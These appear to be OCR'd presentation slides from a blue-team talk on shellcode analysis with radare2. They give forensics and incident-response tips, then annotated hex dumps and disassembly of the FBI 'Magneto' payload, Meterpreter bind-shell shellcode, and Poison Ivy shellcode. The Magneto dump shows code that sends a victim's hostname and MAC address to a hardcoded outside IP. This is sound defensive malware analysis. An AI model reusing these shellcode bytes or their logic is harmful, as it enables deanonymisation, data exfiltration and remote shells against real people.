2. What, why, how is shellcode works
   - Methodology & Concept
   - Supporting knowledge
3. Shellcode and its analysis
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. Analysis techniques in radare2
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. **A concept in defending our boxes**
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References

Chapter five A concept in defending our boxes

“The more you prepare, the better your chance..”

Shellcode handling - in forensics perspective

The availability of latest exploitation related tools for compromising victim's machines, powered by speedy rate of exploit discovery, disclosure and PoC development, has made exploit-based detection far less effective than it once before. It is a fact that we must accept & aware.

Shellcode is used in most of exploitation as a trigger, loader or stager for the further steps of intrusions. And it is injected in executable area through several compromised process interfacing a lured user's through the form of documents, applications and network traffics.

Once intrusion has successfully gained access to execute shellcode in an area, that is where the forensics need to really look into memory analysis for arbitrary code executed and its artifacts for a compromised process, which is not an easy task to do in a post-incident period.

Shellcode handling - in forensics perspective

Process injection tools & frameworks; that utilize shellcodes in its operations; is having its shellcode generator built into the tool; these frameworks are rapidly developed so it can follow recent vulnerable environment and evolving its target ranges from end-point to servers to mobile and to the IoTs, and not just IT is aimed but OT (ICS) platforms is in a visible target for these type of attacks.

Modern Endpoint Detection & Response (EDR) products is helping catching up unwanted signatures, flags and artifacts. Using them with a non-obsolete signatures is becoming crucial on critical infrastructures. Along with discipline for security updates.

Once this discipline is trespassed, there are not so much left to carve in the cold forensics mode. We know this, and adversaries also know.

Shellcode handling - in forensics perspective

For digital forensics friends on dealing with shellcode type of exploitation, the below detail is a good start:

- Understanding how it is executed in a compromised systems,and then preventing it. There is no magic that can cause a shellcode to run by itself in any system. Its source may come from other unseen vectors.
- As blue teamer and IR analyst, exploitation threat research is important to assess our perimeters. Questions like: “Are we prepare enough to this type of intrusion?” matters.
- You can’t rely only on what has been going on in an affected device without using more information from other environments. Other devices, network/server/proxy/firewall logs are your eyes and ears.
- If a suspicious threat resource can be gathered, try to reproduce it yourself and carve the artifacts you may miss or unseen.
- Make your own signature is recommendable.

Shellcode and IR handling tips

The IR handling for exploitation, injection & shellcode is basically the same, but victim's may not having much knowledge for it.
Below are additional steps that are advisable:

1. In end-points a classic forensics may give much to dig on, the problem is, in most cases users may not be aware that an arbitrary code has run in their systems. A hearing notes on how he recognized it in the first place can be very important.
2. Having all IT or OT information is important to plan the "kill-chain".
3. Be a friend and be calm, don't be a judge. It is not the victim's fault, it is the adversary's fault. Explain the situation w/enough reference during handling, not after. Work for the solution together afterwards.
4. Depends on cases, keeping it LIVE (and disconnected) maybe helpful for analysis, discuss the possibilities & explain how it is important to do so, especially for the intrusion against services.

My blue teamer’s playbook on shellcode

1. Be resourceful enough, when dealing with UNIX basis systems do not to be afraid to analyze a live memory.
2. Use independent and a good binary analysis tool, RADARE2 is my personal tool to deal with all binary codes.
3. Investigate as per shown in previous examples, and adjust it with your own policy, culture and environments.
4. Three things that we are good at blue teamer that can bring nightmare to adversaries, they are:
    - We break the codes better
    - We combine analysis, or we share how-to re-gen and share ways we do OSINT research, these make the game more fair.
    - We document our report and knowledge for verticals and horizontal purpose
5. Support the open source community that helps security community.

Special cases: 1 - Magneto

Freedom Hosting FBI Shellcode Payload..

MALWAREMUSTDIE PRO AUG 12TH, 2014 6,958 NEVER

JavaScript 39.68 KB raw download

```
1.  # MalwareMustDie!
2.  # Cracking Magneto (FBI Freedom Hosting Payload malware)
3.  # by @unixfreaxjp using r2 (r2 rocks!)
4.  # decode the function f(var15,view,var16) in malware infector Javascript code in
5.  # grabbed from evil IFRAMER Javascript in http://pastebin.com/bu2Ya0n6
6.  # (above URL achieved by hard work of MMD DE)
7.  # Analysis method::
8.  # Extract the value check the hex w/parse into script in
9.  # https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-int
10. # correct result of the bins:
11.
12. [0x00000226]> !vt check ./magneto.payload.shellcode
13. ------------------------------------------------------------
14. VT-shell 1.1 FreeBSD version - by @unixfreaxjp
15. ------------------------------------------------------------
16. Sample : ./magneto.payload.shellcode
```

Special cases: 1 - Magneto

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  0123456789ABCDEF0123  comment
0x00000090  055d 81bd e902 0000 4745 5420 7570 8d85 d102 0000  .]......GET up......  ; fcn.00000091  ; eip  ; "GET "
0x000000a4  5068 4c77 2607 ffd5 85c0 745e 8d85 d802 0000 5068  PhLw&.....t^......Ph  ; LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Params)  ; "IPHLPAPI"
0x000000b8  4c77 2607 ffd5 85c0 744c bb90 0100 0029 dc54 5368  Lw&.....tL.....).TSh  ; finding function  ; WSAStartupA@ws2_32.dll
0x000000cc  2980 6b00 ffd5 01dc 85c0 7536 5050 5050 4050 4050  ).k.......u6PPPP@P@P
0x000000e0  68ea 0fdf e0ff d531 dbf7 d339 c374 1f89 c36a 108d  h......1...9.t...j..  ; WSASocketA@Ws2_32.dll  ; the length, why it has to be this specific?
0x000000f4  b5e1 0200 0056 5368 99a5 7461 ffd5 85c0 741f fe8d  .....VSh..ta....t...  ; connect(socket, (struct sockaddr*) &sa, sizeof(sa));  ; try connecti
0x00000108  8900 0000 75e3 80bd 4f02 0000 0174 07e8 3b01 0000  ....u...O....t..;...
0x0000011c  eb05 e84d 0100 00ff e7b8 0001 0000 29c4 89e2 5250  ...M.........)...RP
0x00000130  5268 b649 de01 ffd5 5f81 c400 0100 0085 c00f 85f2  Rh.I...._...........  ; gethostname(*name,namelen);
0x00000144  0000 0057 e8f9 0000 005e 89ca 8dbd e902 0000 e8eb  ...W.....^..........  ; strlen(gethostname);
0x00000158  0000 004f 83fa 207c 05ba 2000 0000 89d1 56f3 a4b9  ...O.. |.. .....V...
0x0000016c  0d00 0000 8db5 c402 0000 f3a4 89bd 4b02 0000 5e56  ..............K...^V  ; "¥ r ¥ nCookie: ID="
0x00000180  68a9 2834 80ff d585 c00f 84aa 0000 0066 8b48 0a66  h.(4...........f.H.f  ; gethostbyname@WS2_32.DLL
0x00000194  83f9 040f 829c 0000 008d 400c 8b00 8b08 8b09 b800  ..........@.........
0x000001a8  0100 0050 89e7 29c4 89e6 5756 5151 6848 72d2 b8ff  ...P..)...WVQQhHr...  ; SendARP@iphlpapi.dll
0x000001bc  d585 c081 c404 0100 000f b70f 83f9 0672 6cb9 0600  ...............rl...
0x000001d0  0000 b810 0000 0029 c489 e789 cad1 e250 5231 d28a  .......).......PR1..
0x000001e4  1688 d024 f0c0 e804 3c09 7704 0430 eb02 0437 8807  ...$....<.w..0...7..
0x000001f8  4788 d024 0f3c 0977 0404 30eb 0204 3788 0747 46e2  G..$.<.w..0...7..GF.
0x0000020c  d459 29cf 89fe 5801 c48b bd4b 0200 00f3 a4c6 854f  .Y)...X....K.......O
0x00000220  0200 0001 e82e 0000 0031 c050 5129 cf4f 5753 68c2  .........1.PQ).OWSh.  ; get "Connection: keep-alive¥ r¥ nAccept: */*¥ r¥ nAccept-Encoding: g
0x00000234  eb38 5fff d553 6875 6e4d 61ff d5e9 c8fe ffff 31c9  .8_..ShunMa.......1.  ; closesocket@WS2_32.DLL  ; fcn.00000246
0x00000248  f7d1 31c0 f2ae f7d1 49c3 0000 0000 008d bde9 0200  ..1.....I...........  ; fcn.00000257
0x0000025c  00e8 e4ff ffff 4fb9 4f00 0000 8db5 7502 0000 f3a4  ......O.O.....u.....
 Accept-Encoding:
0x00000284  7469 6f6e 3a20 6b65 6570 2d61 6c69 7665 0d0a 4163  tion: keep-alive..Ac
0x00000298  6365 7074 3a20 2a2f 2a0d 0a41 6363 6570 742d 456e  cept: */*..Accept-En
0x000002ac  636f 6469 6e67 3a20 677a 6970 0d0a 0d0a 0083 c70e  coding: gzip........  ; fcn.000002ae
0x000002c0  31c9 f7d1 31c0 f3ae 4fff e70d 0a43 6f6f 6b69 653a  1...1...O....Cookie:
0x000002d4  2049 443d 7773 325f 3332 0049 5048 4c50 4150 4900   ID=ws2_32.IPHLPAPI.
 Host:           050 41de ca36 4745 5420 2f30 3563 6561 3464  ...PA..6GET /05cea4d  ; GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1
0x000002fc  652d 3935 3164 2d34 3033 372d 6266 3866 2d66 3639  e-951d-4037-bf8f-f69
0x00000310  3035 3562 3237 3962 6220 4854 5450 2f31 2e31 0d0a  055b279bb HTTP/1.1..
0x00000324  486f 7374 3a20 0000 0000 0000 0000 0000 0000 0000  Host: ..............
```

Special cases: 1 - Magneto

```
0x00000091 pop ebp

0x00000092 cmp dword [ebp + 0x2e9], 0x20544547

0x0000009c jne 0x10e

0x0000009e lea eax, [ebp + 0x2d1]
0x000000a4 push eax

0x000000a5 push 0x726774c
0x000000aa call ebp
0x000000ac test eax, eax

0x000000ae je 0x10e


0x000000b0 lea eax, [ebp + 0x2d8]
0x000000b6 push eax

0x000000b7 push 0x726774c

0x000000bc call ebp
0x000000be test eax, eax

0x000000c0 je 0x10e

0x000000c2 mov ebx, 0x190
0x000000c7 sub esp, ebx
0x000000c9 push esp
0x000000ca push ebx

0x000000cb push 0x6b8029
```

```
/* "GET " */

if (arg_2e9h != 0x20544547) {
    goto label_1;
}


/* LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Para

eax = void (*ebp)(void, void) (0x726774c, arg_2d1h);

if (eax == 0) {
    goto label_1;
}
/* "IPHLPAPI" */


/* LoadLibraryA@KERNEL32.DLL */

/* finding function */
eax = void (*ebp)(void, void) (0x726774c, arg_2d8h);

if (eax == 0) {
    goto label_1;
}
ebx = 0x190;



/* WSAStartupA@ws2_32.dll */
```

Special cases: 1 - Magneto

```
0x000000df push eax                                  |
                                                     |     /* WSASocketA@Ws2_32.dll */
0x000000e0 push 0xe0df0fea                           |
0x000000e5 call ebp                                  |     eax = void (*ebp)(void, void, void, void, void, void, void
0df0fea, eax, eax, eax, eax, eax, eax);
0x000000e7 xor ebx, ebx                              |     ebx = 0;
0x000000e9 not ebx                                   |     ebx = ~ebx;
0x000000eb cmp ebx, eax                              |
                                                     |     if (ebx == eax) {
0x000000ed je 0x10e                                  |         goto label_1;
                                                     |     }
0x000000ef mov ebx, eax                              |     ebx = eax;
                                                     |     do {
                                                     |         /* the length, why it has to be this specific?? */
0x000000f1 push 0x10                                 |
                                                     |         /* struct sockaddr_in { AF_INET, "80", "65.222.202.54"

0x000000f3 lea esi, [ebp + 0x2e1]                    |
0x000000f9 push esi                                  |
0x000000fa push ebx                                  |
                                                     |         /* connect(socket, (struct sockaddr*) &sa, sizeof(sa))

0x000000fb push 0x6174a599                           |
0x00000100 call ebp                                  |         eax = void (*ebp)(void, void, void, void) (0x6174a599,
arg_2e1h, 0x10);
0x00000102 test eax, eax                             |
                                                     |         if (eax == 0) {
0x00000104 je 0x125                                  |             goto label_2;
                                                     |         }
                                                     |         /* try connecting 5 times */
0x00000106 dec byte [ebp + 0x89]                     |         arg_89h--;
0x0000010c jne 0xf1                                  |
                                                     |     } while (arg_89h != 0);
```

Special cases: 1 - Magneto

```
0x00000130 push edx                                    |
                                                       |     /* gethostname(*name,namelen); */
0x00000131 push 0x1de49b6                              |
0x00000136 call ebp                                    |     eax = void (*ebp)(void, void, void, void
edx);
0x00000138 pop edi                                     |
0x00000139 add esp, 0x100                              |
0x0000013f test eax, eax                               |
                                                       |     if (eax != 0) {
0x00000141 jne 0x239                                   |         goto label_3;
                                                       |     }
0x00000147 push edi                                    |
                                                       |     /* strlen(gethostname); */
0x00000148 call 0x246                                  |     fcn_00000246 ();
0x0000014d pop esi                                     |
0x0000014e mov edx, ecx                                |     edx = ecx;
0x00000150 lea edi, [ebp + 0x2e9]                      |     edi = &arg_2e9h;
0x00000156 call 0x246                                  |     fcn_00000246 ();
0x0000015b dec edi                                     |     edi--;
0x0000015c cmp edx, 0x20                               |
                                                       |     if (edx >= 0x20) {
0x0000015f jl 0x166                                    |
0x00000161 mov edx, 0x20                               |         edx = 0x20;
                                                       |     }
0x00000166 mov ecx, edx                                |     ecx = 0x20;
0x00000168 push esi                                    |
0x00000169 rep movsb byte es:[edi], byte ptr [esi]     |     *(es:edi) = *(esi);
                                                       |     ecx--;
                                                       |     esi++;
                                                       |     es:edi++;
0x0000016b mov ecx, 0xd                                |     ecx = 0xd;
                                                       |     /* "\ r \ nCookie: ID=" */
0x00000170 lea esi, [ebp + 0x2c4]                      |     esi = &arg_2c4h;
```

Special cases: 1 - Magneto

```
0x0000017e pop esi
0x0000017f push esi

0x00000180 push 0x803428a9
0x00000185 call ebp
0x00000187 test eax, eax

0x00000189 je 0x239

0x0000018f mov cx, word [eax + 0xa]
0x00000193 cmp cx, 4

0x00000197 jb 0x239

0x0000019d lea eax, [eax + 0xc]
0x000001a0 mov eax, dword [eax]
0x000001a2 mov ecx, dword [eax]
0x000001a4 mov ecx, dword [ecx]
0x000001a6 mov eax, 0x100
0x000001ab push eax
0x000001ac mov edi, esp
0x000001ae sub esp, eax
0x000001b0 mov esi, esp
0x000001b2 push edi
0x000001b3 push esi
0x000001b4 push ecx
0x000001b5 push ecx

0x000001b6 push 0xb8d27248
0x000001bb call ebp
8, ecx, ecx, esi, edi, eax);
0x000001bd test eax, eax
0x000001bf add esp, 0x104
```

```
/* gethostbyname@WS2_32.DLL */

eax = void (*ebp)(void, void) (0x8

if (eax == 0) {
    goto label_3;
}
cx = *((eax + 0xa));

if (cx < 4) {
    goto label_3;
}

eax = eax + 0xc;
ecx = *(eax);
ecx = *(ecx);
eax = 0x100;

edi = esp;

esi = esp;



/* SendARP@iphlpapi.dll */

eax = void (*ebp)(void, void, void,
```

Special cases: 1 - Magneto

```
0x00000212 pop eax                                  |     eax = edx;
0x00000213 add esp, eax                             |
0x00000215 mov edi, dword [ebp + 0x24b]             |     edi = arg_24bh;
0x0000021b rep movsb byte es:[edi], byte ptr [esi]  |     *(es:edi) = *(esi);
                                                    |     ecx--;
                                                    |     esi++;
                                                    |     es:edi++;
0x0000021d mov byte [ebp + 0x24f], 1                |     arg_24fh = 1;
                                                    |     /* get "Connection: keep-alive\ r\ nAccept: */
ding: gzip */
0x00000224 call 0x257                               |     eax = fcn_00000257 ();
0x00000229 xor eax, eax                             |     eax = 0;
0x0000022b push eax                                 |
0x0000022c push ecx                                 |
0x0000022d sub edi, ecx                             |     edi -= ecx;
0x0000022f dec edi                                  |     edi--;
0x00000230 push edi                                 |
0x00000231 push ebx                                 |
                                                    |     /* send@ws2_32.dll */
0x00000232 push 0x5f38ebc2                          |
0x00000237 call ebp                                 |     void (*ebp)(void, void, void, void, void) (0x5
 ecx, eax);
                                                    | label_3:
0x00000239 push ebx                                 |
                                                    |     /* closesocket@WS2_32.DLL */
0x0000023a push 0x614d6e75                          |
0x0000023f call ebp                                 |     void (*ebp)(void, void) (0x614d6e75, ebx);
0x00000241 jmp 0x10e                                |     goto label_1;
                                                    | }
```

Special cases: 2 - Meterpreter's bind-shell-code ITW

```
(fcn) fcn.00000088 163
  fcn.00000088 ();
          ; CALL XREF from 0x00000001 (fcn.00000000)
         0x00000088      5d              pop ebp
         0x00000089      6833320000      push 0x3233                ; "23" // matchto "32" part of the "WS2_32.DLL"
         0x0000008e      687773325f      push 0x5f327377            ; "_2sw" // match to "WS2_"
         0x00000093      54              push esp                   ; // it pushes one pointer to WSASocketA function
         0x00000094      684c772607      push 0x726774c             ; // hash( "kernel32.dll", "LoadLibraryA" )
         0x00000099      ffd5            call ebp                   ; // LoadLibraryA( "WS2_32.DLL" )
         0x0000009b      b890010000      mov eax, 0x190             ; 400 ; // eax is equal to size of( struct WSAData )
         0x000000a0      29c4            sub esp, eax               ; // allocate space to WSAData structure
         0x000000a2      54              push esp                   ; // push a pointer to WSAData stuct
         0x000000a3      50              push eax                   ; // push  "wVersionRequested" parameter to the struct
         0x000000a4      6829806b00      push 0x6b8029              ; // hash( "ws2_32.dll", "WSAStartup" )
         0x000000a9      ffd5            call ebp                   ; // WSAStartup( 0x0190, &WSAData )
         0x000000ab      6a0b            push 0xb                   ; 11
         0x000000ad      59              pop ecx
      .> 0x000000ae      50              push eax
      `< 0x000000af      e2fd            loop 0xae
         0x000000b1      6a01            push 1                     ; 1 ; // value of AF_INET
         0x000000b3      6a02            push 2                     ; 2 ; // value of SOCK_STREAM
         0x000000b5      68ea0fdfe0      push 0xe0df0fea            ; // hash( "ws2_32.dll", "WSASocketA" )
         0x000000ba      ffd5            call ebp                   ; // WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 )
         0x000000bc      97              xchg eax, edi              ; // save the socket for later on..
         0x000000bd      680200115c      push 0x5c110002            ; // socketz family AF_INET and port 4444
         0x000000c2      89e6            mov esi, esp
         0x000000c4      6a10            push 0x10                  ; 16 ; // sockaddr struct length is set here
         0x000000c6      56              push esi                   ; // sockaddr struct pointer
         0x000000c7      57              push edi                   ; // the socket
         0x000000c8      68c2db3767      push 0x6737dbc2            ; // hash( "ws2_32.dll", "connect" )
         0x000000cd      ffd5            call ebp                   ; // connect(socketname, &sockaddr, 16)
         0x000000cf      85c0            test eax, eax              ; // execution, success = 0, err = !0
      ,< 0x000000d1      7558            jne 0x12b                  ; // goto CONNECTED state 0xffffff...
      |  0x000000d3      57              push edi
      |  0x000000d4      68b7e938ff      push 0xff38e9b7            ; // ( 0xFF38E9B7, "ws2_32.dll!listen" )
      |  0x000000d9      ffd5            call ebp
      |  0x000000db      57              push edi
      |  0x000000dc      6874ec3be1      push 0xe13bec74            ; // ( 0xE13BEC74, "ws2_32.dll!accept" )
      |  0x000000e1      ffd5            call ebp
      |  0x000000e3      57              push edi
      |  0x000000e4      97              xchg eax, edi
      |  0x000000e5      68756e4d61      push 0x614d6e75            ; // ( 0x614D6E75, "ws2_32.dll!closesocket" )
0x00000000]> # unixfreaxjp
```

Special cases: 3 - Poison Ivy Shellcode

https://blog.0day.jp/p/english-report-of-fhappi-freehosting.html

English Report of "FHAPPI Campaign" : FreeHosting APT PowerSploit Poison Ivy


*I am @unixfreaxjp of MalwareMustDie team. This is the English translation of APT analysis I made in Japanese: "#OCJP-136:「FHAPPI」Geocities.jpとPoison Ivy(スパイウェア)のAPT事件", it has been translated by a professional hacker and translator, Mr. "El" Kentaro. He is **very good** so I will not change any words he wrote, please contact him for the Japanese/English "techie" translation. - rgds, @unixfreaxjp*

This APT has a committed name made by Japan Security Community:

FHAPPI（ファッピ）= "Free Hosting (pivoted) APT PowerSploit Poison Yvy"

*) logo designed by El Kentaro

Special cases: 3 - Poison Ivy Shellcode



Special cases: 3 - Poison Ivy Shellcode

```
0x00000000  0xe8515653 0x000005ac 0xc381d88b 0x00409340  SVQ.........@.
0x0000000e  0xbb830040 0x000000ce 0xe8357500 0x0000056e  @........u5.n.
0x0000001c  0xf08b0000 0x40867068 0x05dae800 0x56500000  ....hp.@......
0x0000002a  0x13e85650 0x8b000006 0x74f685f0 0x006a5417  PV.........t.T
0x00000038  0x006a006a 0x000573e8 0x5cc08100 0x50004088  j.j..s.....¥.@
0x00000046  0x006a5000 0xd6ff006a 0x02c8e853 0x5e5a0000  .Pj.j...S.....
0x00000054  0xc35b5e5a 0x61657243 0x68546574 0x64616572  Z^[.CreateThre
0x00000062  0x00006461 0x8b550000 0x94c483ec 0xe8575653  ad....U.....SV
0x00000070  0x0516e857 0xd88b0000 0x840fdb85 0x00000133  W.............3.
0x0000007e  0xd4680000 0xe8004087 0x0000057a 0xb3e85350  ..h..@..z...PS
0x0000008c  0x0005b3e8 0x68f08b00 0x004087e4 0x000567e8  ........h..@..g
0x0000009a  0x50000005 0x05a0e853 0xf88b0000 0x4087f468  ...PS........h.
0x000000a8  0xe8004087 0x00000554 0x8de85350 0x89000005  .@..T...PS.....
0x000000b6  0xf8458900 0x40880868 0x0540e800 0x53500000  ..E.h..@..@...
0x000000c4  0x79e85350 0x89000005 0x1c68f445 0xe8004088  PS.y....E.h..@
0x000000d2  0x052ce800 0x53500000 0x000565e8 0xf0458900  ..,...PS.e....
0x000000e0  0x3068f045 0xe8004088 0x00000518 0x51e85350  E.h0.@......PS
0x000000ee  0x000551e8 0xec458900 0x40884068 0x0504e800  .Q...E.h@.@...
0x000000fc  0xff000504 0xffffffff 0xffffffff 0xffffffff  ..............
```

The second shellcode (255bytes), for intrussion.
It uses API functions: VirtualAlloc, CreateThread, LookupPrivilegeValueA, AdjustTokenPrivileges, CreateFileA, and so on!
(read blog.0day.jp for detail)

Where are we now?

"Okay, so you don't like Sh3llc0d3 too?"

